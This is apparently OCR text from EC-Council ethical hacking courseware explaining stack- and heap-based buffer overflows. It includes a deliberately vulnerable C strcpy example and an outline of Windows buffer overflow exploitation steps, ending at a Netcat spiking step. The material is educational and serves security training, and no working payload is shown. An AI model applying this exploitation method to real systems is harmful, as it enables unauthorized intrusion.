


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Buffer Overflow: Heap-Based Buffer Overflow

- Heap memory is dynamically allocated at runtime during the execution of the program and it stores program data
- Heap-based overflow occurs when a block of memory is allocated to a heap, and data is written without any bounds checking
- This vulnerability leads to overwriting dynamic object pointers, heap headers, heap -based data, virtual function table, etc.
- Attackers exploit heap-based buffer overflow to take control of the program's execution. Unlike stack overflows, heap overflows are inconsistent and have different exploitation techniques



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Buffer Overflow

There are two types of buffer overflow, namely the stack-based buffer overflow and heap-based buffer overflow.

- **Stack-Based Buffer Overflow**

  In most applications, a stack is used for static memory allocation. Contiguous blocks of memory are allocated for a stack to store temporary variables created by a function. The stack stores the variables in "Last-in First-out" (LIFO) order. Whenever a function is called, the required memory for storing the variables is declared on the stack, and when the function returns, the memory is automatically deallocated. There are two stack operations, namely, PUSH, which stores data onto the stack, and POP, which removes data from the stack.

  Stack memory includes five types of registers:

  - **EBP:** Extended Base Pointer (EBP), also known as StackBase, stores the address of the first data element stored onto the stack
  - **ESP:** Extended Stack Pointer (ESP) stores the address of the next data element to be stored onto the stack
  - **EIP:** Extended Instruction Pointer (EIP) stores the address of the next instruction to be executed
  - **ESI:** Extended Source Index (ESI) maintains the source index for various string operations
  - **EDI:** Extended Destination Index (EDI) maintains the destination index for various string operations

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A stack-based buffer overflow occurs when an application writes more data to a buffer than what is actually allocated for that buffer. To understand stack-based buffer overflow, you must focus on the EBP, EIP, and ESP registers. EIP is the most important read-only register, which stores the address of the instruction that needs to be subsequently executed.




Figure 6.37: Representation of stack

Whenever a function starts execution, a stack frame that stores its information is pushed onto the stack and stored in the ESP register. When the function returns, the stack frame is popped out from the stack and the execution resumes from the return address stored on the EIP register. Hence, if an application or program is vulnerable to buffer overflow attack, then attackers take control of the EIP register to replace the return address of the function with malicious code that allows them to gain shell access to the target system.




Figure 6.38: Demonstration of stack-based buffer overflow

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Heap-Based Buffer Overflow**

  A heap is used for dynamic memory allocation. Heap memory is dynamically allocated at run time during the execution of the program, and it stores the program data. Accessing heap memory is slower than accessing stack memory. The allocation and deallocation of heap memory is not performed automatically. Programmers must write code for the allocation [malloc()] of heap memory, and after the execution is complete, they must deallocate the memory using functions such as free().

  Heap-based overflow occurs when a block of memory is allocated to a heap and data is written without any bound checking. This vulnerability leads to overwriting links to dynamic memory allocation (dynamic object pointers), heap headers, heap-based data, virtual function tables, etc. Attackers exploit heap-based buffer overflow to take control of the program's execution.

  Buffer overflows commonly occur in the heap memory space, and exploitation of these bugs is different from that of stack-based buffer overflows. Heap overflows have been prominently discovered as software security bugs. Unlike stack overflows, heap overflows are inconsistent and have varying exploitation techniques.





Figure 6.39: Demonstration of heap-based buffer overflow

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Simple Buffer Overflow in C

The examples shown in the screenshots demonstrate stack-based and heap-based buffer overflow:

```
File  Edit  View  Search  Tools  Documents  Help
Open  Save  Undo
stack.c
1 #include<stdio.h>
2 #include<stdlib.h>
3 #include<string.h>
4 int buffer(char str[]) {
5     char buff[12];
6     strcpy(buff, str); /*copy 20 characters of str into buff*/
7     return 1; /*This causes access violation due to stack corruption*/
8 }
9 int main(int argc, char **argv) {
10    buffer("DDDDDDDDDDDDDDDDDDDD"); /*Call to buffer function*/
11    /*Print a small message. Execution will never reach this point
12    because of overflow*/
13    printf("After buffer overflow\n");
14    return 1;/*Exits main function*/
15 }
```

Figure 6.40: Screenshot of C program demonstrating stack-based buffer overflow

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.41: Screenshot showing the output of stack-based buffer overflow




Figure 6.42: Screenshot of C program demonstrating heap-based buffer overflow




Figure 6.43: Screenshot showing the output of heap-based buffer overflow

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation

Steps involved in exploiting Windows based buffer overflow vulnerability:

1. Perform spiking
2. Perform fuzzing
3. Identify the offset
4. Overwrite the EIP register
5. Identify bad characters
7. Identify the right module
6. Generate shellcode
8. Gain root access


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)


Perform Spiking

- Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server in order to make it crash
- Spiking helps attackers to identify buffer overflow vulnerabilities in the target applications

- Step 1: Establish a connection with the vulnerable server using Netcat



